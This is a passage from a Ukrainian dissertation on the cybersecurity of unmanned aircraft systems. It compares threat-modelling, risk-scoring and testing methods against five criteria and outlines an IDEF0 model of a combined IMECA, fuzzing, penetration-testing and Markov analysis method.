Результати проведеного аналізу архітектури БпАК та можливих кібератак на їх складові, а також аналізу існуючих методів і засобів аналізу загроз, вразливостей і режимів вторгнень показали, що складність архітектури БпАК як кіберфізичних систем реального часу та різнорідність можливих режимів вторгнень зумовлюють необхідність одночасного використання аналітичних та експериментальних методів. Окреме застосування розглянутих методів не забезпечує достатньої повноти оцінювання, яка обмежена виявленою множиною режимів вторгнень кожного методу, ані достовірності виявлення, формалізованого оцінювання критичності та верифікації режимів вторгнень.

Досягнення поставленої мети передбачає формулювання та розв’язання загального науково-прикладного завдання, декомпозицію його на окремі завдання, а також обґрунтування методики дослідження. Таким чином, загальним науково-прикладним завданням є розроблення методів та засобів комбінованого аналізу вторгнень і ТнП для забезпечення КБ БПАК. Розв’язання загального завдання передбачає вирішення таких подальших наукових і прикладних завдань:

– формулювання критеріїв вибору та обґрунтування структури комбінованого методу аналізу вторгнень і ТнП БпАК;

– розроблення комбінованого методу аналізу для забезпечення КБ БпАК з урахуванням результатів ТнП;

– розроблення методу оцінювання КБ та готовності БпАК в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень;

– розроблення ризик-орієнтованого методу аналізу режимів вторгнень та їх наслідків для БпАК з використанням аналітичних та експериментальних процедур;

– розроблення структури та елементів (інформаційних та програмних засобів) аналізу вторгнень і ТнП для забезпечення КБ БпАК;

– впровадження запропонованих методів та засобів аналізу вторгнень і ТнП БпАК, аналіз результатів впровадження.

1.4.2 Обґрунтування етапів та методики дослідження

Методика дослідження, результати застосування якої викладено в розділах 2, 3 та 4, складається з низки взаємопов’язаних етапів (рис. 1.5):

1. Проводиться аналіз архітектури і складових, вразливостей та кібератак на БпАК, а також аналіз існуючих методів аналізу та оцінювання КБ БпАК. Формалізуються кількісні показники повноти та достовірності оцінювання режимів вторгнень. Особлива увага приділяється виявленню обмежень методів щодо комбінованого застосування аналітичних та експериментальних процедур. За результатами цього етапу формулюються загальне науково-прикладне та окремі завдання дослідження та обґрунтовується методика їх розв’язання.

2. Розробляється комбінований метод аналізу для забезпечення КБ БпАК, який визначає склад, послідовність і сумісність застосування окремих аналітичних та експериментальних методів і процедур. Результатом цього етапу є функціональна модель комбінованого методу.

3. Розробляється метод ризик-орієнтованого аналізу режимів вторгнень з інтеграцією повторного аналізу за даними проведення ТнП, що надає змогу

розширити початкові IMECA-таблиці, уточнити множину режимів вторгнень, сформувати матриці критичності та визначити критерії вибору контрзаходів. На цьому етапі забезпечується формалізоване оцінювання та пріоритизація критичності режимів вторгнень з урахуванням як аналітично визначених, так і експериментально підтверджених серед них.

4. Паралельно з цим розробляється метод кількісного оцінювання КБ та готовності БпАК в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень на основі марковського моделювання з урахуванням параметрів ТнП. У межах цього етапу формалізуються графи станів, матриці переходів та таблиці параметрів моделей, що відображають вплив реалізації режимів вторгнень на зміну функціональних станів БпАК, а також проводиться аналіз чутливості моделей до змін значень параметрів.

5. На завершальному етапі розробляються та практично застосовуються програмні засоби та елементи інформаційної технології для забезпечення комбінованого аналізу вторгнень і ТнП.



Рисунок 1.5 – Загальна схема, етапи та взаємозв’язок результатів дослідження

1.5 Висновки до першого розділу

1. За результатами розгляду архітектури БпАК як кіберфізичної системи реального часу та кібератак на його складові було встановлено, що його поверхня атак є неоднорідною і принципово відрізняється від поверхні традиційних IT-систем. БПС, ЛКК та СНК мають різні та здебільшого відмінні типи вразливостей, причому ЛКК є найбільш експлуатованим об’єктом кібератак.

2. Систематизація вразливостей та кібератак виявила чітке домінування атак на цілісність, що є наслідком кіберфізичної природи БпАК, при якій маніпуляція командами керування або навігаційними даними може призводити до незворотних кіберфізичних наслідків. Крім того, відсутність криптографічної автентифікації ідентифікована як наскрізна вразливість всіх трьох складових БпАК, а значна частина векторів атак має радіочастотний характер і не може бути нейтралізована виключно програмними засобами, що висуває додаткові вимоги до методів забезпечення КБ БпАК.

3. Порівняльний аналіз методів аналізу та оцінювання КБ БпАК виявив системний розрив між трьома їх класами. Методи моделювання кіберзагроз та їх адаптації під галузь безпілотних платформ забезпечують систематичну ідентифікацію загроз та векторів атак, проте не надають формальної оцінки їх критичності. Методи формального оцінювання та їх безпілотні адаптації дозволяють пріоритезувати вразливості, кібератаки та режими вторгнень, однак не покривають їх експериментальної верифікації. Методи експериментальної верифікації підтверджують експлуатованість вразливостей, реалізацію кібератак та режимів вторгнень, але не забезпечують формальної оцінки їх кіберфізичних наслідків.

4. Формалізація показника повноти оцінювання на основі теоретико-множинного підходу дозволяє обґрунтувати ефективність комбінованого виявлення режимів вторгнень за рахунок двох складових приросту: виявлення пропущених аналітичним методом режимів та спростування його хибнопозитивних оцінок. Показник достовірності оцінювання визначено через

ймовірність коректності визначення вразливостей, підвищення якої забезпечується застосуванням аналітичного та експериментального методів у межах ітеративного циклу апріорного та апостеріорного аналізу.

5. Сформульовано загальне науково-прикладне завдання дисертаційного дослідження з розроблення методів і засобів комбінованого аналізу вторгнень і ТнП для забезпечення КБ БпАК, виконано його декомпозицію на окремі завдання та обґрунтовано методику дослідження у вигляді шести взаємопов’язаних етапів, що охоплюють аналіз об’єкта дослідження, розроблення комбінованого методу, ризик-орієнтованого і кількісного методів оцінювання, а також реалізацію та впровадження відповідних програмних засобів та елементів інформаційної технології.

РОЗДІЛ 2. РОЗРОБЛЕННЯ КОМБІНОВАНОГО МЕТОДУ АНАЛІЗУ ДЛЯ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ БЕЗПІЛОТНИХ АВІАЦІЙНИХ КОМПЛЕКСІВ

У цьому розділі розробляється рамкова модель порівняння методів аналізу та оцінювання кібербезпеки (КБ) безпілотних авіаційних комплексів (БпАК) за визначеними критеріями, виконується порівняльне оцінювання методів аналізу кіберзагроз, формального оцінювання та експериментальної верифікації, а також розробляється комбінований метод аналізу для забезпечення КБ БпАК та його функціональна модель.

2.1 Порівняння методів аналізу та оцінювання кібербезпеки

Розглянуті у підрозділі 1.2 методи моделювання кіберзагроз, оцінювання вразливостей та експериментальної верифікації призначені для розв’язання відмінних задач: від систематичної каталогізації загроз для проєктування архітектури до контрольованого відтворення кібератак у реальному середовищі. Для визначення ступеня їх придатності до забезпечення КБ БпАК необхідно розробити рамкову модель, яка дає змогу оцінювати методи за функціональними вимогами, характерними саме для цього класу систем. З цією метою в підрозділі визначено п’ять критеріїв порівняння та оцінено за ними одинадцять розглянутих методів.

2.1.1 Обґрунтування набору критеріїв порівняння методів

Перелік критеріїв сформовано на основі аналізу обмежень наявних підходів до оцінювання кібербезпеки БпАК, зафіксованих у систематичних оглядах галузі [50, 114], а також вимог до методів захисту кіберфізичних систем реального часу, систематизованих у роботі [38].

Системне охоплення (К1) відображає здатність методу враховувати усі три функціональні складові БпАК: БПС, ЛКК та СНК. Необхідність цього критерію зумовлена встановленим у підрозділі 1.1.2 фактом, що кіберзагрози різних компонентів комплексу принципово відрізняються за природою, векторами реалізації та можливими наслідками, а компрометація ЛКК є системною передумовою для більшості атак на цілісність БпАК. Метод, який не охоплює всіх трьох компонентів, апріорі не може забезпечити повноти аналізу [79]. Часткове значення присвоюється методам, охоплення яких залежить від конфігурації конкретного аналізу і не гарантується самим методом. Негативне значення отримують методи, структурно не орієнтовані на компонентну декомпозицію системи.

Формалізована оцінка критичності (К2) фіксує наявність процедури присвоєння рівня ризику кіберзагрозам, вразливостям та режимам вторгнень незалежно від типу шкали. Розрізнення між наявністю формалізованої шкали і простою класифікацією є принциповим: методи, що лише перераховують або категоризують вразливості та вектори атак, не надають аналітику підстав для обґрунтованого вибору пріоритетів контрзаходів [91, 92]. Часткове значення за цим критерієм присвоюється методам, у яких процедура оцінювання існує, але спирається переважно на експертні судження без верифікованих метрик. Негативне значення отримують методи, що обмежені таксономічною класифікацією без будь-якої процедури ранжування.

Експериментальна верифікація (К3) відображає, чи метод передбачає практичне підтвердження реалізованості режимів вторгнень у реальному або симуляційному середовищі. Важливість цього критерію обґрунтована у роботі [114], де систематичний огляд досліджень у галузі кібербезпеки БпАК показав, що експериментальна верифікація є одним з найменш розвинених напрямів: більшість підходів обмежується аналітичними процедурами без стандартизованої практичної перевірки, а застосовані методи тестування зводяться переважно до фаззингу та ТнП. Відсутність експериментальної верифікації є неприйнятною для систем, де наслідки кібератак можуть мати безпосередній фізичний вплив [50]. Часткове

значення присвоюється, якщо метод передбачає верифікацію виключно у симуляційному середовищі або дозволяє верифікувати лише підмножини режимів вторгнень. Негативне значення присвоюється методам, що не передбачають жодних процедур практичного підтвердження реалізованості режимів вторгнень.

Кіберфізична специфіка (К4) оцінює здатність методу враховувати взаємодію програмних і фізичних підсистем БпАК, зокрема вторгнення через радіочастотний канал ЛКК, маніпуляцію навігаційними даними та вплив кіберінцидентів на льотну безпеку. Як встановлено у підрозділі 1.1.2, значна частина кібератак на БпАК має кіберфізичний характер і не може бути ні ідентифікована, ні нейтралізована виключно програмними засобами. Методи, розроблені для традиційних систем інформаційних технологій, не містять ані таксономій, ані процедур оцінювання для цього класу атак [93]. Часткове значення присвоюється в тому випадку, коли метод може бути адаптований для врахування кіберфізичних аспектів, проте не містить вбудованих механізмів для їх систематичної обробки. Негативне значення отримують методи, розроблені виключно для інформаційних систем.

Виявлення невідомих вразливостей (К5) характеризує потенціал методу до виявлення вразливостей «нульового дня», тобто тих, що не були відомі на момент проєктування системи і не представлені у наявних базах вразливостей. Обґрунтування цього критерію базується на висновках підрозділу 1.1.2 щодо загрози модифікації прошивок, що вносить нові вразливості, а також на статистиці, отриманій у дослідженнях [37, 45]. Часткове значення присвоюється методам, що мають потенціал до виявлення невідомих вразливостей, але лише в обмежених частинах системи. Негативне значення отримують методи, обмежені аналізом у межах заздалегідь визначеного набору відомих вразливостей.

2.1.2 Порівняльне оцінювання розглянутих методів за визначеними критеріями

STRIDE присвоєно позитивне значення за К1, оскільки метод методологічно вимагає побудови діаграм потоків даних із явним визначенням довірчих меж, що

зобов’язує аналітика систематично розглянути кожну складову БпАК [67, 79]. Разом з тим шість категорій STRIDE розроблені для класичних IT-систем і не відображають специфіки радіочастотних атак чи навігаційного спуфінгу, що зумовлює негативне значення за К4 [77]. Формалізованій оцінці критичності (К2), експериментальній верифікації (К3) та виявленню невідомих вразливостей (К5) присвоєно негативні значення, оскільки метод обмежений таксономічною класифікацією кіберзагроз без процедур ранжування чи практичного підтвердження.

xT-STRIDE присвоєно позитивне значення за К1, оскільки також вимагає побудови діаграм потоків даних з охопленням усіх складових БпАК. Принциповим удосконаленням є заміна бінарних довірчих меж ієрархією рівнів довіри, що диференціює кіберзагрози залежно від захищеності конкретного компонента [77]. Це зумовлює часткову оцінку за К4: модифікація явно моделює різний ступінь доступності БПС, ЛКК та СНК для зловмисника, що є критичним для кіберфізичних систем із відкритим радіочастотним середовищем. Значення для К2, К3 та К5 залишаються незмінними відносно класичного STRIDE.

PASTA передбачає часткову оцінку критичності за К2, оскільки метод включає окремий етап аналізу ризиків та впливу, який пов’язує бізнес-цілі з технічними сценаріями атак і передбачає оцінку впливу, проте обчислення ризику спирається на суб’єктивні ймовірнісні судження аналітика без верифікованих метрик [86]. Шостий етап PASTA (моделювання та симуляція атак) теоретично може передбачати практичне відтворення, але у більшості задокументованих реалізацій цей етап залишається аналітичним, а не експериментальним, що зумовлює негативне значення за К3. PASTA також отримує часткову оцінку за К4, оскільки декомпозиція системи на операційний і технічний контексти дозволяє описати фізичні компоненти, проте метод не охоплює спеціалізованих механізмів моделювання радіочастотних або навігаційних загроз, що і зумовило появу адаптації PASTAD для БпАК [87].

PASTAD побудована на п’ятирівневій архітектурній моделі БпАК, яка охоплює корпус БПС, вбудоване ПЗ, ЛКК, СНК та UTM-інфраструктуру [87].

Такий рівень деталізації архітектурної моделі зумовлює позитивне значення за К1. Для пріоритизації кіберзагроз PASTAD використовує метрику складності атаки замість суб'єктивних ймовірнісних оцінок, що підвищує відтворюваність результатів, проте повна формалізація оцінювання відсутня, що зумовлює часткову оцінку за К2. Метод орієнтований на кіберфізичний контекст БпАК і адаптує етапи PASTA до специфіки безпілотних платформ, що зумовлює часткову оцінку за К4. Разом з тим PASTAD не включає механізмів експериментальної верифікації, що визначає негативне значення за К3, а також обмежений заздалегідь визначеним набором кіберзагроз, що зумовлює негативне значення за К5.

Побудова дерев атак забезпечує часткове системне охоплення за К1, оскільки повнота аналізу суттєво залежить від кваліфікації аналітика та початкової моделі системи [82]. Метод дозволяє описати вторгнення у фізичні підсистеми БпАК у межах багатокрокових ланцюжків компрометації, що зумовлює часткову оцінку за К4, однак без формалізованого моделювання кіберфізичної взаємодії. Формалізована оцінка критичності методом не передбачена, що визначає негативне значення за К2, проте розроблено його кількісні розширення з інтеграцією теоретико-ігрових підходів [84, 85]. Експериментальна верифікація та виявлення невідомих вразливостей не передбачені, що зумовлює негативні значення за критеріями К3 та К5.

DIREST [78], розроблений для парадигми «дрон як сервіс», охоплює архітектуру відповідної галузі застосувань, що зумовлює позитивне значення за К1. Метод перегруповує пріоритети категорій кіберзагроз з урахуванням специфіки безпілотних платформ, що забезпечує часткову оцінку за К4. Перепріоритизація категорій дозволяє часткове оцінювання критичності кіберзагроз, однак без застосування формальних шкал, що зумовлює часткову оцінку за К2. Експериментальна верифікація та виявлення невідомих вразливостей методом не передбачені, що визначає негативні значення за критеріями К3 та К5.

IMECA методологічно передбачає попередню декомпозицію системи на структурні елементи перед аналізом режимів вторгнень [94], що забезпечує позитивне значення за К1. Метод використовує ординальну шкалу критичності з

оцінюванням ймовірності та тяжкості, розрахунком рівня ризику для кожного режиму вторгнення та побудовою матриці критичності [94, 95], що задовольняє критерій К2. Разом з тим оцінювання спирається на експертні судження без прив’язки до експериментально верифікованих даних, що зумовлює часткову оцінку за цим критерієм. Табличний формат IMECA дозволяє включати кіберфізичні режими вторгнень як окремі рядки, що зумовлює часткову оцінку за К4. Крім того, існуючі адаптації методу для БпАК розширили цей підхід на радіочастотні вразливості ЛКК [96, 97]. Відсутність процедур експериментальної верифікації та заздалегідь аналітично визначений перелік режимів вторгнень є системними обмеженнями методу [94], що обґрунтовує присвоєння негативних значень за критеріями К3 та К5.

CVSS забезпечує числову оцінку критичності за метричною шкалою 0-10, що зумовлює позитивне значення за К2. Однак метод не структурований для систематичного охоплення компонентів конкретної системи, оскільки оцінює окремі CVE-записи, а не архітектуру об’єкта аналізу, що визначає негативне значення за К1. Базові метрики CVSS передбачають статичне середовище і не відображають динамічних кіберфізичних наслідків, характерних для БпАК під час виконання польотних місій [93], що зумовлює негативне значення за К4. Експериментальна верифікація та виявлення невідомих вразливостей методом не передбачені, що визначає негативні значення за К3 та К5.

D3S розширює CVSS специфічними параметрами безпілотних платформ [92], що зумовлює часткову оцінку за К1 і К4, оскільки структура метрик опосередковано враховує складові БпАК та кіберфізичні аспекти їх функціонування, проте метод не містить процедури систематичної декомпозиції системи або моделювання кіберфізичної взаємодії. Метод надає числову оцінку критичності за розширеною метричною шкалою, що зумовлює позитивне значення за К2. На відміну від CVSS, D3S передбачає застосування елементів ТнП, що зумовлює часткову оцінку за К3. Водночас D3S оцінює лише відомі вразливості без механізмів виявлення невідомих дефектів, що визначає негативне значення за К5.

Фаззинг забезпечує виявлення невідомих вразливостей через автоматизоване генерування граничних вхідних даних [37, 45], що зумовлює часткову оцінку за К5, оскільки метод ефективний лише для компонентів зі структурованим вхідним потоком і не охоплює вразливостей радіочастотного каналу чи кінетичних наслідків. Фаззинг підтверджує наявність вразливостей під час тестування, що визначає позитивне значення за К3. Метод охоплює програмні компоненти всіх трьох складових БпАК (бортове ПЗ БПС, MAVLink-протокол ЛКК, застосунки СНК), що забезпечує позитивне значення за К1. За К4 метод отримує часткову оцінку, оскільки виявляє кіберфізичні вразливості на рівні конфігурації польотного контролера та параметрів сенсорів, однак не охоплює перевірок радіочастотного каналу ЛКК [114]. Негативне значення за К2 зумовлено тим, що фаззинг не включає власної структурованої процедури оцінювання критичності, а виявлені ним дефекти можуть отримати лише опосередковану оцінку через CVSS після їх реєстрації у базі CVE.

ТнП є одним з небагатьох розглянутих методів, який забезпечує системне охоплення компонентів БпАК, що зумовлює позитивне значення за К1. Метод передбачає експериментальну верифікацію на реальному або симуляційному обладнанні [102], що визначає позитивне значення за К3, і охоплює кіберфізичні вектори атак, зокрема бездротові канали [115], що забезпечує позитивне значення за К4. Формалізована процедура присвоєння рівня критичності у методі відсутня, оскільки ТнП підтверджує факт експлуатованості вразливості, але не надає числових показників ризику через формалізовану шкалу, що визначає негативне значення за К2. Згідно з систематичним оглядом [114], експериментальна верифікація є одним з найменш розвинених напрямів у галузі БпАК, а ТнП є поширеним методом подолання цього розриву. Водночас ТнП спирається на систематичне застосування відомих технік і експлуатацію задокументованих вразливостей, тоді як виявлення вразливостей «нульового дня» зазвичай виходить за межі стандартних методологій, що зумовлює негативне значення за К5.

Методи моделювання кіберзагроз сильні в їх ідентифікації та структуруванні, але не забезпечують ані їх формальної оцінки, ані їх експериментального

підтвердження. Водночас методи формального оцінювання здебільшого позбавлені процедур верифікації і не виявляють нових вразливостей. Методи експериментальної верифікації підтверджують відомі та виявляють нові вразливості, проте не всі з них забезпечують повне охоплення складових БпАК та не формалізують оцінку кіберфізичних наслідків. Окреме застосування жодного з розглянутих методів не забезпечує покриття за всіма п’ятьма визначеними критеріями, що зумовлює необхідність розроблення комбінованого методу, який має забезпечити не тільки аналітичну ідентифікацію кіберзагроз, вразливостей та режимів вторгнень, а й їх формальне оцінювання з експериментальним підтвердженням результатів цього оцінювання. Зведені результати порівняння розглянутих методів за п’ятьма критеріями наведені в табл. 2.1.

Таблиця 2.1 – Порівняльний аналіз методів аналізу та оцінювання кібербезпеки БпАК за визначеними критеріями

№	Метод	К1	К2	К3	К4	К5
1	STRIDE	+	-	-	-	-
2	xT-STRIDE	+	-	-	+-	-
3	PASTA	+	+-	-	+-	-
4	PASTAD	+	+-	-	+-	-
5	Дерева атак	+-	-	-	+-	-
6	DIREST	+	+-	-	+-	-
7	IMECA	+-	+	-	+-	-
8	CVSS	-	+	-	-	-
9	D3S	+-	+	+-	+-	-
10	Фаззинг	+	-	+	+-	+-
11	ТнП	+	-	+	+	-
12	Комбінований	+	+	+	+	+

2.2 Функціональна модель комбінованого методу

Для забезпечення покриття всіх п’яти визначених у розділі 2.1 критеріїв розроблено комбінований метод аналізу для забезпечення кібербезпеки безпілотних авіаційних комплексів, який базується на визначенні сумісності,

послідовності проведення та виборі варіантів аналітичних та експериментальних процедур аналізу вразливостей та вторгнень.

Основою запропонованого комбінованого методу є поєднання застосування ТнП та ризик-орієнтованого методу IMECA, яке забезпечує аналітичне оцінювання режимів вторгнень та їх наслідків до та після їх експериментальної верифікації в контрольованому середовищі. Проте таке поєднання досі не забезпечує повного покриття всіх визначених критеріїв. Відкритим залишається питання виявлення вразливостей «нульового дня». Розширення методу техніками фаззингу спрямоване на усунення цієї прогалини. Разом з тим жоден із зазначених методів не забезпечує кількісного оцінювання впливу виявлених режимів вторгнень на операційну готовність БпАК. Марковські моделі з дискретними станами і безперервним часом є усталеним інструментом для вирішення саме цього завдання. Застосування марковських моделей формалізує переходи між операційними станами системи і дозволяє отримати ймовірнісні показники готовності [121, 122]. Зокрема, моделі на основі неперервних марковських ланцюгів довели свою ефективність для кількісного оцінювання ризику послідовних кібератак через параметризацію інтенсивностей переходів між станами системи [123, 124]. Принциповою перевагою доповнення комбінованого методу застосуванням марковського апарату є можливість його параметризації емпіричними даними, отриманими під час ТнП, оскільки такі параметри, як частота успішних вторгнень, тривалість і періодичність тестування, можуть визначати інтенсивності переходів між станами моделі, що дозволить отримати кількісно обґрунтований вибір контрзаходів на основі показників кібербезпеки та готовності системи.

Отже, послідовно-паралельне комбінування зазначених вище методів спрямоване на забезпечення покриття всіх критеріїв, визначених у розділі 2.1.

2.2.1 Загальна функціональна модель (A-0)

Структуру комбінованого методу аналізу для забезпечення КБ БпАК, раніше запропонованого у роботах [6-9], формалізовано у вигляді функціональної моделі

у нотації IDEF0. Фундаментальною перевагою цієї нотації є ієрархічний характер, що забезпечує покрокове розкладання складних процедур аналізу зі збереженням логічної цілісності методу при інтеграції різнорідних компонентів. Нотація IDEF0 дозволяє чітко визначити функціональні блоки з розділенням елементів керування та механізмів реалізації.

Верхній рівень (A-0) функціональної моделі представлено у вигляді контекстної діаграми на рис. 2.1. На вході формується інформація про об’єкт дослідження: його архітектуру та складові (I-ARCH), сценарії застосування (I-SCEN), а також операційні та технічні обмеження (I-LIM). Процес реалізується через послідовність взаємопов’язаних етапів, що забезпечуються відповідним набором інструментів, позначених на діаграмі стрілками механізмів.



Рисунок 2.1 – Контекстна діаграма IDEF0 комбінованого методу (рівень A-0)

Результатом є обчислені метрики кібербезпеки та готовності БпАК в умовах невизначеності кіберзагроз, вразливостей та режимів вторгнень (O-METRICS), вимоги до захисту компонентів БпАК на основі результатів аналізу критичності режимів вторгнень (O-REQ), а також обґрунтовані рекомендації щодо налаштування параметрів ТнП для підвищення кібербезпеки та готовності БпАК

(O-OPTIM). Детальне призначення стрілок керування та механізмів на кожному з етапів методу розкрито при декомпозиції рівня А-0.

2.2.2 Декомпозиція функціональної моделі (А0)

Контекстна діаграма рівня А-0 відображає метод як єдиний функціональний блок і не розкриває внутрішньої послідовності етапів та проміжних результатів, які можуть бути незалежно корисними для практичного застосування. Для розкриття цієї структури здійснюється декомпозиція до рівня А0, яка деталізує сім взаємопов’язаних етапів комбінованого методу з явним визначенням проміжних входів, виходів та елементів керування кожного етапу.

На рис. А.1 (додаток А) подано декомпозовану модель комбінованого методу рівня А0, яка розкриває внутрішню структуру процесу через сім взаємопов’язаних етапів.

На першому етапі збирання інформації та аналізу системи за допомогою інструментів Open Source Intelligence (OSINT) (M-OSINT), автоматизованих сканерів (M-SCAN), засобів моделювання (M-MOD) та інструментів аналізу (M-ANALYSIS) формується перелік технологій компонентів БпАК (O/I-TECH) та потенційних кіберзагроз (O/I-THREAT). Дії керуються методологіями ТнП (C-PEN) [104, 105] та моделювання кіберзагроз (C-MOD) [99], регулюються стандартами КБ (C-STD) та політикою застосування OSINT-інструментів і автоматизованого сканування (C-POL), яка накладає додаткові технічні та правові обмеження з метою уникнення етичних порушень. Результати цього етапу є вхідними даними для всіх наступних етапів методу. Подальший процес розгалужується на два паралельних блоки: оцінювання відомих вразливостей та виявлення вразливостей «нульового дня».

Метою другого етапу є оцінювання відомих вразливостей (O/I-VULN) шляхом зіставлення складових БпАК з БД вразливостей (C-DB) та звітами спільноти (I-REPORT). На цьому етапі активно застосовуються автоматизовані сканери (M-SCAN), інструменти валідації наявності вразливостей (M-VAL) та

скрипти для отримання інформації з БД вразливостей (M-SCRIPT). Список винятків (O/C-CONF) формується ітеративно для фільтрації хибних спрацювань у наступних циклах сканування.

Функціональним призначенням третього етапу є виявлення вразливостей «нульового дня» (O/I-ZERO) у складових БпАК, які не можуть бути виявлені шляхом зіставлення з існуючими базами вразливостей. На основі вхідного переліку потенційних загроз (O/I-THREAT) та стеку використовуваних технологій (O/I-TECH) формується еталонна модель поведінки та аналізуються поверхні можливих атак із застосуванням інструментів базового та статичного аналізу (M-BASE). Далі проводиться динамічний фаззинг (M-FUZZ) з метою провокації збоїв, після чого виконується тріаж та аналіз першопричин аномалій (M-TRI) для підтвердження критичності виявлених вразливостей. Весь процес регулюється стандартами КБ (C-STD) та політиками і правилами проведення досліджень (C-POL). Відомі вразливості (O/I-VULN) та виявлені вразливості «нульового дня» (O/I-ZERO) консолідуються та передаються на вхід апріорного IMECA.

Метою четвертого етапу є аналітична трансформація даних про вразливості в оцінку ризиків впливу на місію БпАК. На основі вхідних переліків потенційних кіберзагроз (O/I-THREAT), відомих (O/I-VULN) та вразливостей «нульового дня» (O/I-ZERO) здійснюється картування режимів вторгнень. Цей процес регламентується методологією IMECA та її шкалами оцінювання (C-IMECA) [95, 96], а також моделями режимів вторгнень (C-INT). За допомогою експертного оцінювання (M-EXP) та інструментів оцінювання ризиків (M-RISK) формується гіпотеза щодо рівня ризику та проводиться попередня оцінка ймовірності й тяжкості наслідків. Результатом етапу є сформовані апріорні матриці критичності (O-MATRIX), IMECA-таблиця (O/I-IMECA) [97, 98] та пріоритизовані режими вторгнень (O/I-INT).

П’ятий етап полягає у практичній верифікації теоретичних векторів атак у контрольованому середовищі. На основі пріоритизованих режимів (O/I-INT) здійснюється моделювання режимів вторгнень із застосуванням спеціалізованого середовища та обладнання (M-ENV), зокрема симуляторів БпАК та засобів ТнП.

Процес експлуатації регламентується моделями вторгнень (C-INT) та базується на загальноприйнятих методологіях ТнП (C-PEN), таких як PTES [104] або OSSTMM [105]. Результатом етапу є розподіл переліку режимів вторгнень на підтверджені (O/I-TP_INT) та спростовані (O/I-FP_INT), а також набір параметрів ТнП (O-PARAM) для подальшого ймовірнісного моделювання.

